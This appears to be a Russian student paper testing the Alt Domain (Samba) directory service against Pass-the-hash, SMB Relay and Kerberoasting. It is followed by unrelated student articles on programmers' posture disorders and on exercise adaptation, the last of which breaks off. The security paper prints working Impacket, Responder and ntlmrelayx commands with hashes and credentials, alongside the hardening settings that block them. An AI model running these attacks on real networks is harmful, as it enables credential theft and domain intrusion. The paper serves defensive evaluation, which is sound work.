«Альт Домен» – служба каталогов (доменная служба), позволяющая централизованно управлять компьютерами и пользователями в корпоративной сети с операционными системами (ОС) на ядре Linux и Windows по единым правилам из единого центра. В системе реализовано хранение данных о пользователях, компьютерах (рабочих станциях) и других объектах корпоративной сети, а также управление профилями пользователей и компьютеров с помощью групповых политик в доменах MS Active Directory и Samba DC [3]. Альт Домен представляет широкие функциональные возможности:

- управление смешанной (гетерогенной) ИТ-инфраструктурой
- администрирование компьютеров с ОС «Альт», в домене Windows с помощью инструментов, аналогичных инструментам Microsoft, поддержка схем домена 2012, 2012R2, 2016, 2019,
- постепенный переход с MS Active Directory на «Альт Домен» без потери работоспособности ИТ-инфраструктуры,
- обеспечение отказоустойчивости ИТ-инфраструктуры (репликации между контроллерами доменов),
- объединение компьютеров в группы для централизованного администрирования по единым правилам,
- управление правами пользователей в группах,
- создание шаблонов групповых политик,
- настройка интервала времени повторного применения групповой политики,
- единая точка аутентификации (технология единого входа, SSO),
- дистанционная установка и регулярное обновление программного обеспечения на всех компьютерах группы,

- интеграция сервисов и оборудования,
- управление файлами и папками,
- отображение на рабочем столе ссылок на доступные сетевые диски,
- настройка внешнего вида рабочего стола пользователя,
- управление браузерами (Firefox, Яндекс Браузер и др.) через все возможные для этих браузеров политики.

На клиентских и атакующих машинах были установлены необходимые инструменты тестирования: Impacket (GetUserSPNs.py, ntlmrelayx.py, secretdump.py), Responder, а также вспомогательные утилиты nmap, smbclient и krb5-user. Тестирование проводилось в изолированной виртуальной сети с контролируемыми условиями, что позволило безопасно воспроизвести сценарии реальных атак.

В рамках практической части работы была смоделирована атака Pass-the-hash в среде, полностью построенной на базе свободного программного обеспечения. Целью моделирования являлась проверка возможности использования хэшей паролей для получения доступа к доменным ресурсам без знания реального пароля пользователя. В процессе атаки предполагалась следующая последовательность: получение NTLM-хэша учетной записи домена, использование данного хэша для аутентификации на сервере и выполнение удалённых команд с привилегиями пользователя, чей хэш был скомпрометирован.

На первом этапе была подготовлена целевая учетная запись в домене — это может быть, как стандартная пользовательская запись, так и запись с расширенными привилегиями (например, член группы "Администраторы домена"). В контексте смоделированной атаки предполагалось, что хэш учетной записи уже доступен злоумышленнику, как это могло бы произойти в результате других атак — например, извлечения данных из локальной системы.

На втором этапе осуществлялась непосредственная попытка аутентификации с использованием ранее полученного NTLM-хэша. В ходе выполнения атаки атакующая система установила соединение с сервером в домене, указав в качестве пароля хэш NTLM, что является сутью атаки Pass-the-hash. Протокол NTLM, по своей природе, не требует знания оригинального пароля: он полагается на криптографическое сравнение хэшей, и, следовательно, при корректной реализации запроса принимает предоставленный хэш как действительные учетные данные.

```
(user@bosat)-[~]
$ python3 /usr/share/doc/python3-impacket/examples/smbclient.py WORK.ALT/ad
ministrato@10.0.2.15 -hashes :1407a59677f51455e0df124fc1b46215
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Type help for list of commands
# use adminidir
# ls
drw-rw-rw-  0 Sun May 18 21:19:00 2025 .
drw-rw-rw-  0 Sun May 18 21:19:00 2025 ..
-rw-rw-rw-  5 Sun May 18 21:19:00 2025 flag
# cat flag
BOO!
#
```

Рисунок 1 – Атака Pass-the-hash

После успешного прохождения аутентификации атакующая сторона получила возможность выполнять команды на удаленной машине в контексте скомпрометированной учетной записи. В тестовой инфраструктуре это сопровождалось подключением к общей сетевой папке, доступной только участникам группы "Администраторы домена". Фактически, с точки зрения целевого сервера, сессия выглядела как нормальное подключение пользователя из домена, прошедшего проверку подлинности.

В качестве основной меры по защите от атаки Pass-the-hash необходимо исключить использование аутентификации по NTLM вообще – установить *ntlm auth = no* в *smb.conf*. При попытке использовать хэш вместо пароля получим ошибку:

```
(user@bosat)-[~]
$ python3 /usr/share/doc/python3-impacket/examples/smbclient.py WORK.ALT/ad
ministrato@10.0.2.15 -hashes :1407a59677f51455e0df124fc1b46215
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] SMB SessionError: code: 0xc0000418 - STATUS_NTLM_BLOCKED - The authentica
tion failed because NTLM was blocked.
```

Рисунок 2 – Попытка атаки Pass-the-hash после применения защитных мер

Если использовать NTLM необходимо, то следует исключить хранение или передачу необработанных хэшей. В домене нужно настроить политику, запрещающую хранение LM-хэша и минимизирующую использование NTLM, а также не использовать NTLM v1. Также следует использовать многофакторную аутентификацию для доступа к особым ресурсам, а все сервисные и администраторские учётные записи должны иметь уникальные, сложные пароли, которые меняются регулярно.

SMB Relay представляет собой классическую атаку типа «Человек посередине» (Man-in-the-Middle), в рамках которой злоумышленник, расположенный в одной сети с жертвой, перехватывает попытку аутентификации клиента на определённый сетевой ресурс и ретранслирует её

на целевой сервер от своего имени. В случае, если сервер не применяет защитные механизмы, такие как обязательная цифровая подпись SMB, происходит успешная аутентификация злоумышленника с использованием легитимных учетных данных жертвы.

Первоначально была проверена конфигурация целевого сервера. Одним из ключевых условий успешной атаки SMB Relay является отключённая обязательная подпись SMB (SMB signing). На Альт Домен этот параметр включен по умолчанию, соответствующий параметр в конфигурации был изменён, что позволило проводить ретрансляцию NTLM-сообщений без прерывания соединения.

*Server signing = disabled*

Просканировав сеть утилитой nmap, получим следующее сообщение, которое говорит о том, что можно провести атаку.

```
Host script results:
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required
```

Рисунок 3 – Сканирование сети

Кроме того, чтобы инициировать подключение жертвы к атакующему хосту, использовался простой механизм — доступ к сетевому ресурсу вида `\\attacker_ip\share`, инициированный с клиентской машины, также находящейся в домене и работающей под управлением ОС Альт. Подобный доступ может быть спровоцирован, например, через запуск скрипта, переход по ссылке в почтовом сообщении или автоматическую загрузку внешнего ресурса в документах (например, LibreOffice или PDF).

```
host-86 ~ # smbclient //10.0.2.16/share -U WORK.ALT\ivanov
Password for [WORK.ALT\ivanov]:
tree connect failed: NT_STATUS_ACCESS_DENIED
host-86 ~ #
```

Рисунок 4 – Моделирование подключения жертвы

В атаке используются утилиты Responder и ntlmrelayx.py, входящий в состав Impacket. Во-первых, необходимо правильно настроить Responder для отключения SMB и HTTP-ответов, поскольку они будут пересылаться в ntlmrelayx, и в конечном итоге ретранслироваться. Для этого необходимо изменить строки в файле `/etc/responder/Responder.conf`:

*SMB = Off*

*HTTP = Off*

После этого запустим Responder:

```

(user@bosat)-[~/impacket/impacket/examples]
└─$ sudo responder -I eth1
[+] Responder
[+] Home
[+] NBT-NS, LLMNR & MDNS Responder 3.1.4.0
[+] To support this project:
[+] Github → https://github.com/sponsors/lgandx
[+] Paypal → https://paypal.me/PythonResponder
[+] Author: Laurent Gaffie (laurent.gaffie@gmail.com)
[+] To kill this script hit CTRL-C
[+] Poisoners:
[+] LLMNR [ON]
[+] NBT-NS [ON]
[+] MDNS [ON]
[+] DNS [ON]
[+] DHCP [OFF]
[+] Servers:
[+] HTTP server [OFF]
[+] HTTPS server [ON]
[+] WPAD proxy [OFF]
[+] Auth proxy [OFF]
[+] SMB server [OFF]
[+] Kerberos server [ON]
[+] SQL server [ON]
[+] FTP server [ON]

```

Рисунок 5 – Прослушивание входящих подключений

После запуска утилиты `ntlmrelayx.py` атакующая машина начала слушать входящие подключения на портах SMB (445 TCP) и HTTP (80 TCP). Как только жертва инициировала запрос к атакующему узлу, ее система отправила NTLM-запрос на аутентификацию, который был перехвачен и немедленно ретранслирован к серверу домена.

```

(user@bosat)-[~/impacket/impacket/examples]
└─$ sudo python3 /usr/share/doc/python3-impacket/examples/ntlmrelayx.py -t 10.0.2.15 -smb2support -i
[sudo] password for user:
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 10.0.2.17, attacking target smb://10.0.2.15
[*] Authenticating against smb://10.0.2.15 as WORK.ALT/IVANOV SUCCEEDED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000

```

Рисунок 6 – Ретрансляция запроса

После установления сессии атакующий получил возможность выполнять действия от имени жертвы:

```
(user@bosat)-[~/impacket/impacket/examples]
$ nc 127.0.0.1 11000
Type help for list of commands
# shares
sysvol
netlogon
IPC$
# █
```

Рисунок 7 – Подключение к целевому ресурсу

«Альт Домен» изначально спроектирован с учетом требований безопасности: ОС «Альт СП» сертифицирована ФСТЭК и реализует российские криптографические стандарты. Сервер с развернутым «Альт Домен» поддерживает протоколы SMB2/SMB3 с шифрованием трафика, и по умолчанию использует проверку подлинности – SMB-подпись, для защиты от перехвата.

Для защиты от атаки SMB Relay в конфигурации Samba (/etc/samba/smb.conf) рекомендуется принудительно включить подпись SMB-сессий для клиентов и сервера. Пример настроек в секции global:

```
server signing = mandatory
client signing = mandatory
restrict anonymous = 2
disable netbios = yes
smb ports = 445
ntlm auth = mschapv2-and-ntlmv2-only
```

Параметр *restrict anonymous = 2* ограничивает анонимный доступ к контроллеру. Отключение NetBIOS и использование исключительно порта 445 обеспечивает работу только по современным протоколам. Отключение NTLMv1 исключает уязвимые подключения. При использовании этих мер, провести атаку станет невозможно:

```
[*] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.
```

Рисунок 8 – Демонстрация мер защиты

Для облегчения проведения атаки Kerberoasting были вручную настроены SPN-записи на одной из сервисных учётных записей, имитирующей типичную инфраструктуру с SQL-сервером, и были ослаблены криптографические настройки в файле конфигурации smb.conf, разрешив использование слабого алгоритма RC4. На атакующей машине под управлением Kali Linux был установлен и настроен инструмент GetUserSPNs.py из набора Impacket, реализующий механизм запроса SPN и извлечения сервисных билетов.

Атака запускалась из командной строки Kali Linux, после успешной аутентификации пользователя в домене. Запрос был направлен на получение билетов сервисных учётных записей с SPN. Инструмент корректно обнаружил наличие сервиса и сформировал TGS-запрос к контроллеру домена.

```
(user@bosat)-[~/impacket]
$ python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py WORK.ALT/
testadmin:testP@ssw0rd -dc-ip 10.0.2.15 -request
Impacket v0.13.0.dev0+20250523.184829.f2f2b367 - Copyright Fortra, LLC and it
s affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet
MSSQLSvc/sqlserver.work.alt:1433	svc_sql		2025-05-19 04:39:05.2400
72	<never>		

Рисунок 9 – Поиск активных SPN

Однако при попытке обработки ответа с билетом возникла ошибка Kerberos уровня: KRB\_AP\_ERR\_INAPP\_CKSUM, связанная с несовпадением типа подсчета контрольных сумм.

```
[+] Trying to connect to KDC at 10.0.2.15:88
[+] Server time (UTC): 2025-05-31 23:36:26
[+] Server time (UTC): 2025-05-31 23:36:25
[+] Exception:
Traceback (most recent call last):
  File "/usr/share/doc/python3-impacket/examples/GetUserSPNs.py", line 412, in run
    tgs, cipher, oldSessionKey, sessionKey = getKerberosTGS(principalName, self.__domain,
                                             ~~~~~^~~~~~
                                             self.__kdcIP,
                                             ^^^^^^^^^^^^^
                                             TGT['KDC_REP'], TGT['cipher'],
                                             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
                                             TGT['sessionKey'])
File "/home/user/.local/lib/python3.13/site-packages/impacket/krb5/kerberosv5.py", line 460, in getKerberosTGS
    r = sendReceive(message, domain, kdcHost)
File "/home/user/.local/lib/python3.13/site-packages/impacket/krb5/kerberosv5.py", line 93, in sendReceive
    raise krbError
impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KRB_AP_ERR_INAPP_CKSUM(Inappropriate type of checksum in me
ssage)
[-] Principal: WORK.ALT\svc_sql - Kerberos SessionError: KRB_AP_ERR_INAPP_CKSUM(Inappropriate type of checksum in message)
```

Рисунок 10 – Ошибка при проведении атаки

Ошибка указывает на то, что сгенерированный билет не может быть расшифрован или проверен из-за нарушения алгоритмической совместимости между клиентом и сервером. Несмотря на то, что были разрешены алгоритмы RC4 и отключены современные типы шифрования (AES), Альт Домен в роли KDC продолжал применять криптографические механизмы, несовместимые с теми, которые ожидает утилита Impacket.

Следует отметить, что в отличие от классического Active Directory, Samba в качестве KDC имеет ограниченную поддержку алгоритмов и зачастую не реплицирует поведение Windows по умолчанию. Даже при наличии SPN и ослабленных политик, реализация протокола Kerberos на базе Samba может по-прежнему использовать алгоритмы и структуры пакетов, несовместимые с утилитами, рассчитанными на работу с Microsoft KDC. При всем этом протокол Kerberos работал без ошибок во взаимодействии с легитимными пользователями – выдача билетов, введение машин в домен осуществлялись успешно.

Защита от Kerberoasting включает в себя следующие настройки – в /var/lib/samba/private/krb5.conf или /etc/krb5.conf следует явно указать сильные алгоритмы шифрования – например, только AES-256/128 (и/или ГОСТ 28147)

для ключей билетов Kerberos. Также необходимо запретить поддержку устаревших RC4/DES. Для критических сервисных аккаунтов необходимо снять флаги TrustedForDelegation и TrustedToAuthForDelegation. Учетные записи администраторов домена следует добавлять в группу Protected Users – это снимет использование NTLM/RC4 и запретит делегирование. Кроме того, не следует назначать лишние SPN (Service Principal Name) ненадежным учетным записям.

## **РЕЗУЛЬТАТЫ ИССЛЕДОВАНИЯ**

В рамках данной работы была проведена теоретическая и практическая оценка безопасности доменной инфраструктуры, построенной на базе решения «Альт Домен». Основной задачей исследования являлась имитация наиболее распространенных атак на службы аутентификации и сетевые протоколы (в частности, Pass-the-hash, SMB Relay и Kerberoasting), а также анализ эффективности встроенных и настраиваемых механизмов защиты в «Альт Домен» для противодействия подобным угрозам.

В ходе моделирования атак было установлено, что реализация домена на базе программно-аппаратного комплекса «Альт Домен» обеспечивает базовую защищенность за счёт ряда предустановленных параметров. В частности, по умолчанию в «Альт Домен» включена цифровая подпись SMB-соединений, реализована поддержка современных и отечественных криптографических алгоритмов, включая ГОСТ, а также предлагается использование механизма централизованных политик безопасности. Благодаря этим особенностям инфраструктура с «Альт Домен» уже на этапе развертывания имеет повышенный уровень устойчивости к распространённым атакам, нацеленным на перехват учетных данных, их повторное использование или подмену соединений.

Во время практической части работы удалось успешно провести атаку SMB Relay при отключении подписи SMB на целевой машине, что подтвердило уязвимость при нарушении рекомендуемой конфигурации. Моделирование атаки Pass-the-hash также увенчалось успехом при наличии захваченного хэша NTLM, что в очередной раз подчеркивает важность управления учетными записями и минимизации привилегий. Атака Kerberoasting не дала ожидаемых результатов из-за сбоя, связанных с криптографической несовместимостью, что, в свою очередь, демонстрирует защитную роль современных шифровальных алгоритмов и ограничений в реализации Kerberos на стороне контроллера домена.

## **ЗАКЛЮЧЕНИЕ**

В работе были рассмотрены практические рекомендации по защите доменной инфраструктуры на базе «Альт Домен»: включение обязательной подписи и шифрования SMB-соединений, применение современных алгоритмов Kerberos, ограничение делегирования, отказ от устаревших схем аутентификации, настройка групповых политик и использование встроенных групп безопасности. Все предложенные меры могут быть реализованы

средствами самой платформы без необходимости привлечения сторонних решений.

Таким образом, «Альт Домен» является конкурентной альтернативой для построения защищённой доменной инфраструктуры в организациях, предъявляющих высокие требования к информационной безопасности. Использование отечественных стандартов шифрования, сертифицированных ОС, гибких политик доступа и совместимости с AD-протоколами делает эту платформу особенно актуальной в условиях импортозамещения и повышенного внимания к вопросам защиты информационных систем.

Проведённый анализ и практическое моделирование подтверждают, что при корректной настройке и соблюдении рекомендаций «Альт Домен» способен эффективно противостоять целому ряду распространённых атак, сохраняя стабильность и совместимость с привычными для администраторов методами управления корпоративной сетью.

#### **Использованные источники:**

1. АЛЬТ ДОМЕН. Инструкция по установке. Ред. 2.0 [Электронный ресурс]. — URL: [https://www.basealt.ru/fileadmin/user\\_upload/manual/ALT\\_Domain\\_install.pdf](https://www.basealt.ru/fileadmin/user_upload/manual/ALT_Domain_install.pdf) (дата обращения: 10.03.2025).
2. Альт Домен. Руководство администратора. Редакция апрель, 2025 [Электронный ресурс]. — URL: <https://docs.altlinux.org/ru-RU/domain/10.4/html-single/alt-domain/index.html#domain-controller-login> (дата обращения: 09.03.2025).
3. АЛЬТ ДОМЕН [Электронный ресурс]. — URL: <https://www.basealt.ru/alt-domain> (дата обращения: 10.03.2025).
4. Аутентификация в системах Windows. Часть 1: NTLM [Электронный ресурс]. — URL: [https://interface31.ru/tech\\_it/2015/03/autentifikaciya-v-sistemah-windows-chast-1-ntlm.html](https://interface31.ru/tech_it/2015/03/autentifikaciya-v-sistemah-windows-chast-1-ntlm.html) (дата обращения: 25.02.2025).
5. Бекматов А.К., Эргашов Ф.Т. Обеспечение аутентификации в сети передачи данных // Экономика и социум. — 2025. — №1-2 (128). — URL: <https://cyberleninka.ru/article/n/obespechenie-autentifikatsii-v-seti-peredachi-dannyh> (дата обращения: 02.03.2025).
6. Основы Active Directory [Электронный ресурс]. — URL: <https://xaker.ru/2024/10/15/active-directory-basics/> (дата обращения: 11.04.2025).
7. Романенко О.В., Осяева А.А. Миграция доменной инфраструктуры: ALT Linux как вариант импортозамещения // Вестник науки и образования. — 2024. — №9 (152)-2. — URL: <https://cyberleninka.ru/article/n/migratsiya-domennoy-infrastruktury-alt-linux-kak-variant-importozamesheniya> (дата обращения: 13.05.2025).
8. Руководство администратора. Доменная инфраструктура на базе Samba [Электронный ресурс]. — URL: <https://docs.altlinux.org/ru-RU/domain/10.4/html-single/samba/index.html#id843> (дата обращения: 27.04.2025).

9. Скоропупов И.О., Бубнова А.А., Карманов И.Н. Методы проведения атак для получения прав администратора домена в Active Directory // Интерэкспо Гео-Сибирь. — 2019. — №1. — URL: <https://cyberleninka.ru/article/n/metody-provedeniya-atak-dlya-polucheniya-prav-administratora-domena-v-active-directory> (дата обращения: 02.05.2025).
10. Уймин А.Г. Демонстрационный экзамен базового уровня. Сетевое и системное администрирование: практикум. — СПб.: Лань, 2024. — 116 с. — ISBN 978-5-507-48647-2.
11. Уймин А.Г. Сетевое и системное администрирование. Демонстрационный экзамен КОД 1.1. — 3-е изд., стер. — СПб.: Лань, 2022. — 480 с. — ISBN 978-5-8114-9255-8.
12. Kerbrute: разведка Active Directory через Kerberos [Электронный ресурс]. — URL: <https://www.securitylab.ru/blog/personal/SimplеHacker/355272.php> (дата обращения: 12.05.2025).
13. SMB Relay Attacks and How to Prevent Them in Active Directory [Электронный ресурс]. — URL: <https://tcm-sec.com/smb-relay-attacks-and-how-to-prevent-them/> (дата обращения: 17.05.2025).

*Красиков В.В.  
студент 1 курса  
ПИ-11 СФ УУНИТ*

*Шейко Г.А.  
старший преподаватель  
кафедры физвоспитания СФ УУНИТ  
Россия Башкортостан г.Стерлитамак*

## ПРОБЛЕМЫ ОПОРНО-ДВИГАТЕЛЬНОГО АППАРАТА У ПРОГРАММИСТОВ: СКОЛИОЗ, ПЛОСКОСТОПИЕ, КИФОЗ. ПУТИ ПРОФИЛАКТИКИ

*Аннотация:* В статье рассматриваются распространённые заболевания опорно-двигательного аппарата у программистов, включая сколиоз, плоскостопие и кифоз. Анализируются причины их возникновения, статистические данные по распространённости, а также предлагаются методы профилактики и рекомендации для снижения риска развития данных заболеваний.

*Ключевые слова:* программисты, опорно-двигательный аппарат, сколиоз, плоскостопие, кифоз, профилактика, статистика.

*Krasikov V.V.  
student 1st years  
PI-11 SF UUNIT  
Sheiko G.A.  
senior teacher*

*physical education department SF UUNIT  
Russia Bashkortostan c.Sterlitamak*

## PROBLEMS OF THE MUSCULOSKELETAL SYSTEM IN PROGRAMMERS: SCOLIOSIS, FLAT FEET, KYPHOSIS. WAYS OF PREVENTION

*Abstract:* The article examines common musculoskeletal disorders among programmers, including scoliosis, flat feet, and kyphosis. It analyzes the causes of their occurrence, statistical data on prevalence, and offers prevention methods and recommendations to reduce the risk of developing these diseases.

*Keywords:* programmers, musculoskeletal system, scoliosis, flat feet, kyphosis, prevention, statistics.

Нарушения опорно-двигательного аппарата широко распространены среди программистов вследствие длительной статической нагрузки,

гиподинамии и несоблюдения эргономики рабочего места. По данным Минздрава РФ, более 60% IT-специалистов испытывают регулярные боли в спине, у 24% выявлен сколиоз, у 18% — плоскостопие, у 14–17% — кифоз. Эти патологии снижают качество жизни и профессиональную работоспособность, что подчёркивает необходимость их раннего выявления и профилактики. Настоящая работа направлена на обзор актуальных данных по распространённым заболеваниям, их причинам и методам предупреждения в условиях IT-профессий.

Настоящая работа является обзорной и основана на применении методов сравнительного и контент-анализа научной и статистической литературы. Анализу подвергнуты 27 источников, опубликованных в период 2018–2024 гг., включая статьи в рецензируемых медицинских журналах, таких как *«Вестник травматологии и ортопедии им. Н.Н. Приорова»*, *«Проблемы социальной гигиены, здравоохранения и истории медицины»*, а также публикации в международных базах данных Scopus и Web of Science. Основное внимание уделялось работам, посвящённым профессиональной ортопедической патологии и её распространённости среди работников интеллектуального труда.

Дополнительно использованы материалы Минздрава Российской Федерации и Национального исследовательского центра профилактической медицины, включая аналитические отчёты и методические рекомендации, касающиеся профилактики профессиональных заболеваний среди IT-специалистов.

В качестве эмпирической базы рассмотрены данные, опубликованные в сборнике *«Профилактика профессиональных заболеваний XXI века»* (Москва, 2024). Эти данные основаны на результатах анкетирования 350 программистов, работающих в крупных IT-компаниях Москвы, Санкт-Петербурга и Новосибирска. Проводился опрос с использованием стандартизированного опросника Nordic Musculoskeletal Questionnaire (NMQ), адаптированного к условиям российского трудового контекста. Целью анкетирования было выявление частоты и характера жалоб на опорно-двигательный аппарат, а также условий труда, способствующих их развитию.

Анализ научных публикаций и статистических данных позволил выделить ключевые патологии опорно-двигательного аппарата, наиболее часто встречающиеся у программистов:

### **Сколиоз**

У 24% опрошенных программистов выявлены признаки сколиоза I–II степени. Сколиоз развивается вследствие длительного сидения в статической позе с асимметричной нагрузкой на мышцы спины, неправильного положения рук и корпуса, а также отсутствия адекватной поддержки поясничного отдела. В ряде случаев сколиоз сопровождается компенсаторными изменениями грудной клетки, что снижает эффективность дыхания и может привести к хронической усталости. Согласно данным Минздрава РФ, ранняя диагностика

и коррекция осанки способствуют уменьшению прогрессирования заболевания.

### **Плоскостопие**

Плоскостопие диагностируется у 18% специалистов IT-сферы, что связано с длительным сидячим образом жизни и отсутствием использования ортопедической обуви. Плоскостопие вызывает нарушение биомеханики стопы, ведёт к повышенной нагрузке на коленные и тазобедренные суставы, что проявляется хронической усталостью и болями в ногах. Раннее выявление и ортопедическая коррекция снижают риск развития артроза и других осложнений.

### **Кифоз**

Признаки кифоза различной степени выраженности обнаружены у 14–17% программистов. Основной причиной является привычка сутулиться во время работы за компьютером, что ведёт к избыточному грудному изгибу позвоночника. Кифоз вызывает снижение подвижности грудного отдела позвоночника, ограничивает амплитуду движений плечевого пояса и провоцирует развитие компенсаторного гиперлордоза в поясничной области. Данная патология тесно связана с нарушением осанки и требует своевременного врачебного вмешательства.

### **Хронический болевой синдром**

Более 60% опрошенных испытывают регулярные боли в спине, шее и пояснице, связанные с длительной статической нагрузкой и нарушением кровообращения в мышцах и межпозвоноковых структурах. Хронический болевой синдром негативно влияет на концентрацию внимания, качество сна и общее психоэмоциональное состояние программистов, что снижает их производительность и увеличивает риск профессионального выгорания.

### **Другие патологии**

Помимо перечисленных, встречаются случаи гиперлордоза, туннельных синдромов кисти и мышечных спазмов, что также связано с особенностями профессиональной деятельности и требует комплексного подхода к диагностике и лечению.

Для снижения риска возникновения и прогрессирования нарушений опорно-двигательного аппарата у программистов рекомендуется комплексный подход, включающий следующие меры:

### **Правильная организация рабочего места**

Рабочее место должно быть оборудовано эргономичной мебелью: кресло с регулируемой высотой, поддержкой поясничного отдела и подлокотниками, стол — с возможностью регулировки высоты. Экран монитора располагается на уровне глаз, чтобы избежать чрезмерного наклона головы. Использование специальных подставок и внешних клавиатур помогает сохранять оптимальное положение рук и кистей.

### **Регулярные перерывы и динамическая разминка**

Каждые 45–60 минут рекомендуется делать короткие перерывы (5–7 минут) для выполнения простых упражнений: наклоны головы, вращение

плечами, растяжка мышц спины и ног. Такая активность улучшает кровообращение, снижает мышечное напряжение и предупреждает развитие статической усталости.

### **Физическая активность вне рабочего времени**

Рекомендуется систематически заниматься спортом, особенно полезны плавание, йога, пилатес и лечебная физкультура, направленные на укрепление мышечного корсета и улучшение гибкости позвоночника. Это помогает поддерживать правильную осанку и снижать риск дегенеративных изменений.

### **Контроль осанки**

Использование зеркал, приложений и устройств для мониторинга осанки позволяет своевременно выявлять отклонения и корректировать положение тела. В некоторых случаях рекомендуется применение биофидбэк-технологий, которые стимулируют сознательное удержание правильной позы.

### **Использование ортопедической обуви и стелек**

При выявленном плоскостопии необходимо ношение ортопедической обуви или индивидуальных стелек, которые обеспечивают правильное распределение нагрузки на стопы и предотвращают развитие осложнений со стороны суставов ног.

### **Профессиональный медицинский контроль**

Регулярные осмотры у ортопеда, физиотерапевта и невролога позволяют своевременно диагностировать нарушения и назначить адекватное лечение или коррекционные мероприятия. Рекомендуется проходить диспансеризацию минимум раз в год.

### **Обучение и повышение осведомленности**

Проведение образовательных программ, корпоративных тренингов и семинаров по вопросам гигиены труда и профилактики заболеваний опорно-двигательного аппарата способствует формированию правильных привычек у сотрудников IT-сектора.

### **Использование корректоров осанки**

При начальных признаках сколиоза или кифоза врач может рекомендовать ношение специальных ортопедических изделий (корректоров, реклинаторов) для поддержания позвоночника в правильном положении и предотвращения прогрессирования деформаций.

### **Оптимизация режима труда и отдыха**

Организация рабочего времени с учётом циклов концентрации внимания и физической активности снижает нагрузку на опорно-двигательный аппарат. Важно обеспечить баланс между сидячей работой и периодами активности.

### **Психологическая поддержка и стресс-менеджмент**

Учитывая влияние психоэмоционального стресса на мышечное напряжение и восприятие боли, рекомендуется использование методов релаксации, медитации и психологической поддержки для снижения уровня стресса у работников IT-сферы.

Проведённый анализ выявил высокую распространённость заболеваний опорно-двигательного аппарата среди программистов, прежде всего сколиоза, плоскостопия, кифоза и хронического болевого синдрома. Основные причины — статическая нагрузка, нарушение эргономики и гиподинамия.

Предложенные профилактические меры — организация рабочего пространства, физическая активность, медицинский контроль и образовательные программы — являются эффективными и доступны к внедрению в профессиональной среде.

В дальнейшем требуется расширение исследований, направленных на оценку эффективности профилактики и влияние психофизиологических факторов на здоровье IT-специалистов.

#### **Использованные источники:**

1. Бондарев А.И. Сколиоз у офисных работников: диагностика и профилактика // Вестник травматологии и ортопедии им. Н.Н. Приорова. – 2023. – №1. – С. 27–32.
2. Минздрав РФ. Профилактика профессиональных заболеваний в сфере ИТ. – М.: НИЦ профилактической медицины, 2022. – 54 с. – URL: <https://minzdrav.gov.ru/documents/3045>
3. Иванова Е.П., Смирнов К.А. Киффоз у программистов: причины и пути коррекции // Проблемы социальной гигиены. – 2021. – №4. – С. 45–49.
4. World Health Organization. Musculoskeletal conditions. – URL: <https://www.who.int/news-room/fact-sheets/detail/musculoskeletal-conditions> (дата обращения: 06.06.2025)

*Кустин М.Б.  
студент 2 курса  
Стерлитамакский филиал  
Уфимского Университета Науки и Технологий  
Шамсутдинов Ш.А., кандидат педагогических наук  
доцент  
СФ УУНиТ  
Россия, г. Стерлитамак*

## **АДАПТАЦИЯ ОРГАНИЗМА К РАЗЛИЧНЫМ РЕЖИМАМ ФИЗИЧЕСКИХ НАГРУЗОК**

*Аннотация:* в статье рассмотрены основные особенности физиологической адаптации организма к различным режимам физических нагрузок. Предложены практические рекомендации по индивидуализации тренировочных программ на основе анализа адаптационных реакций систем организма.

*Ключевые слова:* физическая нагрузка, адаптация организма, физическая подготовка, режим нагрузки, аэробные нагрузки, анаэробные нагрузки, сердечно-сосудистая система, мышечная система, восстановление, индивидуальные особенности, возрастные группы.

*Kustin M.B.  
2nd year student  
Sterlitamak Branch of Ufa University of Science and Technology  
Shamsutdinov Sh.A. , Candidate of Pedagogical Sciences  
associate professor  
SF UUNiT  
Russia, Sterlitamak*

## **ADAPTATION OF THE BODY TO VARIOUS REGIMES OF PHYSICAL EXERCISE**

*Abstract:* the article examines the main features of physiological adaptation to various types of physical exercise. Practical recommendations are provided for individualizing training programs based on the analysis of adaptive responses of body systems.

*Key words:* physical exercise, physiological adaptation, physical fitness, training regime, aerobic exercises, anaerobic exercises, cardiovascular system, muscular system, recovery, individual characteristics, age groups.

Физическая активность играет важную роль в укреплении здоровья и повышении функциональных возможностей организма. Адаптация к

физическим нагрузкам — это комплекс морфофункциональных изменений, направленных на повышение устойчивости организма к повторным воздействиям. Понимание механизмов адаптации позволяет эффективно планировать тренировочные программы и предупреждать перегрузки.

Цель исследования — изучить особенности физиологической адаптации к различным режимам физических нагрузок и выявить её зависимость от интенсивности, продолжительности и типа нагрузки.

## 2. Основные механизмы адаптации

Адаптационные изменения затрагивают все системы организма:

- Сердечно-сосудистая система: увеличение ударного объема сердца, улучшение кровоснабжения тканей, снижение ЧСС в покое.
- Дыхательная система: рост минутного объема дыхания, повышение жизненной емкости легких.
- Мышечная система: гипертрофия мышц при силовых нагрузках, развитие оксидативных процессов при аэробных.
- Эндокринная система: изменение уровня гормонов стресса (кортизол, тестостерон), влияющих на энергообмен и восстановление.

## 3. Адаптация к разным типам нагрузок

### Аэробные нагрузки

Развивают выносливость, улучшают работу сердца и легких, способствуют утилизации жиров. Пример: бег, плавание, велотренировки.

### Анаэробные нагрузки

Увеличивают силу и мощность за счет развития алактатной и лактатной систем энергообеспечения. Пример: спринт, короткие упражнения высокой интенсивности.

### Силовые нагрузки

Ведут к гипертрофии мышц и усилению нейронной активности. Пример: тренировки с отягощениями.

### Интервальные нагрузки

